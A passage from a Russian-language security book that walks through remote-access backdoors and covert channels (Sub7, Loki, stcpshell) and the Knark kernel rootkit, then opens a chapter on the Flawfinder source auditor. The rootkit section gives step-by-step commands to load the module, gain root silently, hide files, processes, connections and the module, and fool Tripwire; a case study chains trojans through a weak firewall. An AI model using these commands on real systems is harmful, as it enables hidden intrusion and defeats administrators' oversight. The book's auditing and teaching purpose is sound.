После того как сервер запущен на атакованной машине (и, возможно, взломщик/аудитор получили автоматическое оповещение об этом), взломщик/аудитор может осуществлять соединение с машиной, используя Sub7-клиента, как это показано на следующей иллюстрации.




Примечание. Web-страница, представленная на этой стартовой странице, была недоступна, пока писалась эта книга. Авторы нашли программу по адресу <http://www.tlsecurity.com>.

Поскольку функции управления Sub7 не сильно отличаются от аналогичных функций Netbus и BO2k, ниже приведен пример, иллюстрирующий большинство из важных возможностей программы. Для начала, клиент может просканировать сеть в поисках сервера так же, как мы осуществляли сканирование с помощью Netbus и BO2k, предоставить информацию о найденных атакованных машинах, на которых установлен сервер Sub7 с возможностью доступа без пароля.




Для перехвата вводимых паролей и другой интересной информации, которую пользователь может вводить с консоли, Sub7 предоставляет

взломщику функции, сосредоточенные в разделе Keys/Messages, что и показано на следующей иллюстрации.





Взломщик может захотеть переадресовать порт на захваченной машине с целью спрятать свой IP-адрес, или чтобы обойти средства обеспечения безопасности, или для каких-либо других целей. Функции для переадресации портов можно найти в папке Advanced.



Папка Miscellaneous содержит элементы, которые позволяют взломщику инспектировать файловую систему и предоставляют ему возможности управления процессами (поскольку он может захотеть запустить средства прослушивания сети), или просматривать данные в буфере обмена атакованной машины.



Папки Fun Manager и Extra Fun содержат множество полезных для взломщика функций. Если на атакованной машине есть камера, он может включить ее и просматривать видео. Или, если взломщик захочет досадить, он может просто схлопнуть экран на атакованной машине.



Loki

После всего этого вы можете воскликнуть: «Есть ли аналогичные программы для Unix?» Конечно! Первая и наиболее древняя программа для удаленного управления под Unix называется Loki. Известный некоторым как «Божество зла», он подарил название этой программе.

Когда Loki была создана, каждый поддерживал ICMP-трафик и пропускал его через системы безопасности, поскольку этот протокол был разработан для взаимодействия одной машины с другой. Loki была со-

здана для взлома этого уязвимого места и для удаленного управления атакованной машиной без необходимости для взломщика осуществлять вход на машину.

Loki можно найти на большинстве сайтов, посвященных безопасности, таких как www.securityfocus.com. Программа была написана и приспособлена для работы на большинстве Unix-систем, таких как Linux, Solaris и FreeBSD. Короче, Loki работает, помещая команды внутрь ICMP Ping-трафика, передаваемого между клиентом и сервером. Инкапсуляция выполняется в процессе передачи ICMP Ping-запроса и получения ответа, и при использовании стандартной версии программы передается нешифрованный текст.

Следовательно, ICMP Ping-трафик имеет марку, по которой можно идентифицировать присутствие программы в сети. Важно отметить, что более поздние версии Loki, чтобы скрыть свое присутствие, включают в себя средства шифрования, такие как XOR или Blowfish. Более того, канал взаимодействия всегда уникален, поскольку номер ICMP последовательности всегда статичен и представляет собой номер канала TAG. Номер TAG – это созданный взломщиком номер, который выбирается в процессе компиляции программы. Следовательно, вторым признаком присутствия в сети Loki является ответ ICMP Ping, который передается до того, как упаковывается ICMP Ping-запрос, и, следовательно, не соответствует спецификации ICMP Ping запрос/ответ. В зависимости от выполняемых взломщиком команд может оказаться, что в сети циркулирует значительно больше ICMP-запросов, чем ответов. При обычном использовании Ping на каждый запрос посылается ответ.

Реализация

Программа Loki должна быть скомпилирована с помощью команды make. Кроме этого, если вы загрузили версию 2 и хотите запускать ее не под RedHat Linux, следует использовать следующую заплатку.

```
diff Loki.orig/Makefile Loki/Makefile
```

```
37c37
```

```
< DEBUG      =  -DDEBUG
```

```
---
```

```
> DEBUG      =  #-DDEBUG
```

```
diff Loki.orig/loki.h Loki/loki.h
```

```
36c36,38
```

```
< #include <linux/icmp.h>
```

```
---
```

```
> #define ICMP_ECHO      8
```

```
> #define ICMP_ECHOREPLY 0
```

```
> //#include <linux/icmp.h>
```

```
38c40
```

```
< #include <linux/signal.h>
```


```
---
```

```
> #include <signal.h>
```

После того как утилита завершит работу, просто запустите программу `lokid` на сервере или на атакованной машине. Она начнет работать в фоновом режиме. Клиент, который запущен на атакующей машине, может быть запущен такой командой.

```
attacker# ./loki -d <victim's IP address>
```

Появится приглашение ввести команду программы `Loki`. Вы можете вводить здесь любую команду, как если бы вы вводили ее на захваченной машине. На следующей иллюстрации показан IP-адрес атакованной машины (192.168.0.1), который получен после запуска на захваченной машине с помощью интерфейса `Loki`.




Достойны упоминания несколько предупреждений, касающихся использования `Loki`.

- Демон `Loki` по умолчанию блокирует вас внутри директории `/tmp`. Есть возможность изменить директорию, но только изменив исходный код программы.
- Хорошей идеей будет осуществлять статическую компиляцию `Loki`, если вы собираетесь загрузить сервер на машину, на которой нет воз-

возможностей компиляции, или с другими версиями динамических библиотек (т.е. вы не сможете скомпилировать программу на захваченном сервере).

- Как показано на следующей иллюстрации, трафик захватывается при помощи программы **Ethereal** (**Ethereal** подробно обсуждается в гл. 14), **ICMP**-пакеты передают информацию между сервером и клиентом. По умолчанию, эта информация не шифруется. Тем не менее, если вам это необходимо, в **make file** можно установить переключатель шифрования: вы можете использовать **XOR**- или **Blowfish**-шифрование. Просто закомментируйте строку **CRYPTO_TYPE** в **make file** для того типа шифрования, которое вы хотите использовать.



Stcpshell

Утилита **stcpshell** применяет те же принципы скрытого коммуникационного канала, заимствованные у **Loki**, к протоколу **TCP**. Эта программа использует поддельные **TCP**-пакеты для передачи информации между

клиентом и сервером и создания виртуальной командной оболочки на захваченной машине. Аналогично программе Loki, утилита поставляется в исходных кодах и должна быть скомпилирована.

Утилита stcpshell может быть загружена с Web-сайта разработчиков <http://www.programmazione.it/knights>.

Реализация

Поскольку утилиту необходимо скомпилировать, перед тем как использовать, вы должны делать это на машине, системно совместимой с той, которую вы собираетесь атаковать. Если это не сама атакуемая машина, вы должны при компиляции использовать команду `-static`, поставив ее перед параметром `-o`. Процесс компиляции может быть запущен такой командой.

```
attacker# gcc -o stcpshell stcpshell.c
```


Сервер запускается так.

```
victim# ./stcpshell
```

Затем вы можете установить соединение между клиентом и сервером.

```
attacker# ./stcpshell -c <server IP address> <client IP address>
```


Соединение можно увидеть на следующей иллюстрации. Обратите внимание, что команды выполняются, как будто вы сидите перед захваченным сервером.



Сессию, установленную между клиентом и сервером, можно увидеть на следующей иллюстрации, которая представляет обмен трафиком, перехваченным программой **Ethereal**. Обратите внимание, как трафик между клиентом и сервером передается с использованием сфабрикованного IP-адреса 207.46.131.137. Более того, для соединения выбраны порты 1234 и 4321 (определяемые, как работа программы **rwhois**, которая по умолчанию работает с портом 4321). Порты и сфабрикованный адрес можно изменить в исходном коде утилиты, который может быть найден в следующих строках в модуле **stepshell.c**.

```
/* from www.microsoft.com .. you BETTER change this */
```

```
pkt.ip.ip_src.s_addr=inet_addr("207.46.131.137");
```



Knark

Программа **Knark** представляет собой весьма опасную программу создания черного хода. Технически, это не только утилита удаленного доступа и управления. Она может нанести серьезный ущерб любой Linux-системе, на которой будет установлена. **Knark** отличается тем, что захватывает ядро системы, а не только пользовательские функции. Следовательно, он может ускользнуть от любого средства определения вторжения.

Knark можно загрузить по адресу <http://www.packetstorm-security.com>. Существует две версии программы. Одна запускается с ядром Linux 2.2, другая работает с ядром 2.4. Версия Knark, которая изучается в данном разделе — самая новая, разработанная для ядра Linux 2.4, но все команды такие же, как и у второй версии.

Реализация

Knark поставляется в исходных кодах и должна быть скомпилирована. Чтобы скомпилировать Knark, необходимо иметь доступ к исходным кодам ядра Linux, размещенным в директории `/usr/src/linux`, где находятся коды текущего ядра. Чтобы скомпилировать утилиту, следует распаковать архив, скорректировать тексты и набрать следующую команду.

```
victim# make clean
victim# make
```

Чтобы установить Knark на атакуемой машине, загружаемое ядро должно поддерживать загружаемые модули. Когда вы будете готовы открыть черный ход в систему, наберите следующую команду.

```
victim# insmod knark.o
```

```

[root@redhat72 knark-2.4.3-release]# ls
cred  Makefile  nethide  README.cyberwinds  src          syscall_table.txt
hidef  mkmod      output  rexec              syscall.c    taskhack
knark.o  modhide.o  README  rootme             syscall.o    unhidef
[root@redhat72 knark-2.4.3-release]# insmod knark.o
[root@redhat72 knark-2.4.3-release]# lsmod
Module                  Size  Used by
knark                   8032   .0 (unused)
autofs                  11520   0 (autoclean) (unused)
pcnet32                 12144   1
ext3                    64624   1
jbd                     40992   1 [ext3]
[root@redhat72 knark-2.4.3-release]# _

```

В состав Knark входит множество утилит и приемов. Важно заметить, что многие из специфических особенностей, обсуждаемых ниже, можно изменить, отредактировав исходный код программы. Более того, в лю-

бой момент вы можете войти в директорию `/proc/knark`, чтобы узнать, какие изменения совершает Knark в системе. Заметим, тем не менее, что эта директория по умолчанию определена в исходных кодах утилиты и может быть переименована.

Превращение в пользователя Root

Обычно у пользователя `root` нет возможности удаленного доступа. Любый взломщик это знает, а Knark предлагает решение для этой задачи. Вместо того чтобы создавать обычного пользователя, расширяя его полномочия для взлома машины, Knark предлагает утилиту, которая называется `rootme` (естественно, вам следует изменить это имя после инсталляции). После запуска программа `rootme` превращает обычного пользователя (это любой пользователь, ID которого не равно нулю) в пользователя `root`, не обладающего для этого должными полномочиями. Более того, эта акция не регистрируется ни в одном журнале, как это происходит с командой `su`.

```
victim$ ./rootme /bin/bash
victim#
```

Скрытие файла или директории

Естественно, каждому взломщику необходимо скрывать свой инструментарий таким образом, чтобы системный администратор не мог бы его найти. Knark предлагает утилиту, которая называется `hidef`, и может скрыть файлы или целые директории, если взломщик наберет следующую команду.

```
victim# ./hidef <filename>
```

Если взломщик хочет, чтобы его файлы вновь отображались командой `ls`, он может набрать следующую команду.

```
victim# ./unhidef <filename>
```

Скрытие процесса

Обычно, когда взломщик захватывает машину, он запускает на ней другие утилиты, чтобы упрочить свое положение в сети. Одной из этих утилит может быть *sniffer* (см. главу 14), используемый для перехвата паролей, передаваемых по сети. Поскольку *sniffer* должен оставаться в памяти еще долгое время после того, как взломщик покинул машину, здравомыслящий системный администратор может легко обнаружить его, набрав команду `ps`.

С установленной программой Knark можно скрыть любой процесс, послав сигнал с номером 31.

```
victim# kill -31 <Process ID>
```

Когда взломщик решит, что ему необходимо вернуть процесс в список процессов, он посылает сигнал номер 32.

```
victim# kill -32 <Process ID>
```

Соккрытие сетевого соединения

Когда взломщик устанавливает соединение с машиной через telnet или SSH, это соединение может быть обнаружено в списке команды netstat, запущенной системным администратором. Для взломщика это может быть весьма неприятно. У Knark есть утилита, которая называется nethide, и которая может спрятать соединение, содержащее соответствующую строку. Например, если взломщик хочет спрятать IP-адрес 192.168.1.100 на атакованной машине, следует набрать:

```
victim# ./nethide "192.168.1.100"
```

Если взломщик хочет скрыть в списке TCP- или UDP-порты, то, чтобы скрыть порт 2222, следует просто набрать следующую команду:

```
victim# ./nethide ":2222"
```

Если взломщик хочет вновь разрешить отображение строки, то следует набрать команду:

```
victim# ./nethide -c
```

Переадресация исполняемых файлов

Одно из наиболее употребляемых сегодня выражений: «Я использую Tripwire, следовательно, я обезопасил себя от взломщиков» не соответствует действительности, если на атакованной машине установлен Knark. Knark располагает утилитой, которая называется ered, которая может переадресовывать одну команду в другую. Представьте, что произойдет, если команду cat переадресовать команде ft. Каждый раз, когда пользователь набирает **cat <filename>**, вместо этого будет выполняться команда **ft**. Для переадресации одной команды в другую, наберите следующую команду:

```
victim# ./ered <from command> <to command>
```

В случае, когда системный администратор запускает утилиту вроде Tripwire для проверки наиболее важных двоичных системных файлов, команда ered может запускать утилиту useless. Это происходит потому, что Knark перехватывает системные вызовы на уровне ядра, и если система вызывает исполняемый файл, он запускает вместо этого специальный исполняемый файл. Обратите внимание, что при этом исходный двоичный файл не изменяется и, следовательно, у него не изменяется контрольная сумма. Следовательно, Tripwire не может зафиксировать посторонней активности.

В качестве примера ошибки Tripwire представьте следующую переадресацию, когда взломщик подставляет свою версию программы md5sum вместо системной версии.

```
victim# ./ered /usr/bin/md5sum /tmp/hackers.md5sum
```

Чтобы снять все переадресации, следует набрать:

```
victim# ./ered -c
```

Выполнение удаленных команд

После того как Knark установлен, взломщик может удаленно выполнять команды с помощью утилиты rexes. Эта утилита запускается следующей командой:

```
attacker# ./rexes <Spoofed IP Address> <Victim IP Address> <Command>
```

Rexes фабрикует пакеты от заданного IP-адреса, используя UDP с исходящим и входящим портами 53 (DNS). Следовательно, эти типы пакетов обычно пропускаются через систему безопасности, и команды выполняются на захваченной машине.

Скрытие модуля Knark.o в списке загружаемых модулей

Последней темой в списке методов сокрытия информации является сокрытие факта, что Knark загружен в качестве загружаемого модуля ядра. Поскольку все загружаемые модули ядра отображаются в списке по команде lsmod, то Knark может оказаться в этом списке. Конечно, мы можем переименовать knark.o во что-нибудь другое, например someobscuredriver.o, но knark предлагает лучшее решение. Решение состоит в наличии модуля modhide.o. Он может спрятать последний загруженный модуль. После установки Knark вы должны набрать следующую команду:

```
victim# insmod modhide.o
```

Эта команда возвратит ожидаемую ошибку. Теперь, наберите команду lsmod, которая не покажет в списке модулей knark, но он по-прежнему будет работать в ядре. После загрузки модуля modhide Knark может быть деинсталлирован только после перезагрузки захваченной машины.

Пример из жизни. Хорошие, плохие и безобразные

В этом конкретном случае проверяются средства дистанционного контроля, разделенные на три разных уровня, каждый с различными степенями сложности использования, определения и удаления. «Хорошим» средством является VNC, «плохими» являются Back Orifice, Netbus и SubSeven, «безобразные» средства это – Loki, stcpshell и Knark.

Простая сеть содержит машину с Windows 98 и сервер Linux. Эта сеть управляется стандартным установленным брандмауэром, фильтрующим

пакеты, с несколькими правилами фильтрации входных пакетов. Фактически, администратор брандмауэра поленился, поэтому он допустил использование одних и тех же портов входных пакетов для всей подсети. (Все знают, сколько трудностей создает оформление соответствующей документации для открытия и закрытия портов в большой организации!) Вне этой сети весь трафик является разрешенным, что является типичной конфигурацией в настоящее время. Не существует брандмауэров между каждой из машин-жертв в подсети, поэтому любой и весь трафик будет передаваться между ними.

В следующей таблице представлена эта конфигурация.

Тип машины	Разрешенные порты входных пакетов
Машина с Windows 98, используемая сетевым администратором в качестве автоматизированного рабочего места.	TCP-порт 80 (HTTP), TCP-порт 22 (SSH) и UDP-порт 53 (DNS).
Сервер разработки программного обеспечения без Web-сервера.	TCP-порт 80 (HTTP), TCP-порт 22 (SSH) и UDP-порт 53 (DNS).

Целью атакующего/аудитора является контроль сети на расстоянии после того, как она уже была подвержена риску. В последующих разделах обсуждается несколько сценариев, которые может применить атакующий, чтобы получить доступ к этой системе.

VNC

По сценарию VNC атакующий изменяет порт VNC на что-то разрешенное из диапазона портов TCP. Хакер меняет этот порт на порт TCP 80, связывает его с безобидной программой и помещает перед администратором в привлекательном виде в надежде, что администратор запустит троянскую программу. После того как администратор запустит эту программу, которая устанавливает VNC и добавляет соответствующие значения регистра, хакер сможет соединить свое автоматизированное рабочее место Windows через неправильно сконфигурированный брандмауэр.

Back Orifice

С помощью BO2k атакующий может открыть этот черный ход опять через порт TCP 80. Атакующий может получить доступ к рабочему месту Windows администратора, если администратор запустит программу на машине-жертве. Таким способом атакующий хочет поместить эту программу, прикрепленную к привлекательной безобидной программе, перед администратором в надежде, что она будет запущена. Как только она будет запущена, атакующий получает доступ к этой сети.

Netbus

Используя Netbus, атакующий может поменять порт сервера на 80, так как мы это наблюдали в случае с VNC. Если атакующий сможет заставить администратора инсталлировать его на его машине с помощью прикрепления к привлекательной безобидной программе, то будет достигнут простой доступ в эту сеть. После инсталляции Netbus атакующий может захватить клавиатуру администратора и, возможно, получить дополнительные пароли к серверу Linux. По этому сценарию, поскольку большинство программ, сканирующих на вирусы, может определить Netbus, атакующий должен надеяться, что эта система не располагает обновленной версией программы, сканирующей на вирусы.

SubSeven

Используя Sub7, атакующий может изменить порт, на котором черный ход будет ожидать соединения. В этом случае атакующий сможет обмануть брандмауэр, если он сможет инсталлировать Sub7 на автоматизированном рабочем месте администратора. После получения атакующим доступа к автоматизированному рабочему месту администратора, он получает доступ к серверу Linux.

После того как хакер инсталлировал черный ход на машину Windows, оставленную администратором открытой, он может разнюхать пароли, вводимые администратором, просто читая ввод с клавиатуры, когда тот входит на сервер Linux. Кроме того, хакер также может подключиться к серверу Linux, активизировав средство изменения направления данных, встроенное в Sub7, на машине с Windows. Затем атакующий может использовать этот черный ход, чтобы соединиться с блоком Linux через порт изменения направления TCP-машины Windows, используя полномочия администратора. В этом примере порт TCP 22 используется как входной порт к машине с Windows и направляющий к серверу Linux, таким образом, ускользая от архитектуры безопасности на месте.

Knark

Как только хакер оказался на сервере Linux, он получает прямой (корневой) доступ (при помощи клавиатуры администратора) и может успешно инсталлировать Knark. Дистанционное исполнение команды будет успешным, потому что команда gexes использует порт UDP 53 для связи с сервером. У хакера теперь есть черный ход к обеим машинам-жертвам, и он владеет всей сетью.

Глава 11

Простые средства аудита ИСХОДНЫХ КОДОВ

Быстрое исследование безопасности Web-сайтов и почтовых рассылок, в которых перечисляются уязвимые места программного обеспечения, обнаруживает заметную тенденцию: переполнение буфера – главный источник уязвимости независимо от производителя, аппаратного обеспечения и операционной системы. Было бы прекрасно иметь средство, которое обеспечивало безопасность кода, как только он написан. Некоторые причины переполнения буфера кроются в особенностях языков C и C++, которые поддерживают строки в памяти и указатели; эти возможности оцениваются, как потенциально небезопасные для программирования.

У Active Server Pages (ASP), Perl, Python и PHP есть свои особенности с точки зрения безопасности – мир взлома Web-приложений, базирующихся на этих языках, жив и здоров. Но хорошо написанный на любом языке код повышает безопасность. Проект OpenBSD живет по правилам, вытекающим из непрерывного исправления ошибок. Если кто-то обнаружил, что программа некорректно использует функцию `snprintf`, метка с подозрением в ошибке присваивается всем другим программам, которые используют функцию `snprintf`. Не каждая ошибка влечет за собой возникновение уязвимости с точки зрения удаленного взлома, но стабильность, сопровождение и активная защита – все это составные части великолепного приложения.

Flawfinder

Программа Flawfinder, написанная Дэйвом Веллером, собрала наиболее распространенные ошибки программирования на C и C++ и поместила их в утилиту, которая может проверить представленный ей программный код. Эта утилита не разбирает C-синтакс или тонкости программирования; однако она хорошо служит для проверки приложений с точки зрения здравого смысла. Программа написана на языке Python, и в ней менее 1000 строк, которые представляют собой великолепный материал для настройки.

Реализация

Преимущества программы заключаются в ее каталоге проблемных функций. Она обеспечивает несколько режимов работы, но, скорее всего, вам понадобятся лишь некоторые из них. Полный список функций представлен в таблице 11-1.

Табл. 11-1. Опции командной строки Flawfinder

Опция	Описание
--context -c	Показывает строку, которая содержит потенциальную недоработку; сходна с использованием <code>grep</code> для поиска каждой функции или демонстрации результатов каждого совпадения.
--columns	Показывает номер столбца потенциальной недоработки. Например, уязвимый <code>strcpy</code> может начинаться с 16-го символа строки.
--minlevel=X -m X	Задаёт минимальный уровень риска, для которого сообщается совпадение. Значение <i>X</i> может быть от 0 (нет риска) до 5 (максимальный риск). По умолчанию – 1.
--neverignore -n	Не поддерживает директиву <code>ignore</code> в исходном файле.
--immediate -i	Показывает потенциальные совпадения по мере их нахождения.
--inputs	Показывает только функции, которые получают внешний ввод (задаёт переменные из данных, полученных извне программы). Устанавливает минимальный уровень равный 0.
--quiet	Не показывает информацию о совпадении во время сканирования.
--loadhitlist=F	Загружает совпадения из файла <i>F</i> вместо анализа исходных программ.
--savehitlist=F	Сохраняет совпадения в файле <i>F</i> .
--diffhitlist=F	Не показывает совпадения, содержащиеся в файле <i>F</i> . Полезна для сравнения пересмотров.

Самый быстрый способ запустить программу – это определить для нее директорию или список файлов для проверки:

```
$ flawfinder src/
```

По умолчанию программа проверяет только `C`-файлы. Эти файлы она определяет по их расширению: `c`, `h`, `es`, `esp`, `pgc`, `C`, `cpr`, `sxx`, `ss`, `pss`, `hpr` или `H`. Программа не разбирает язык `C`. Flawfinder различает некото-

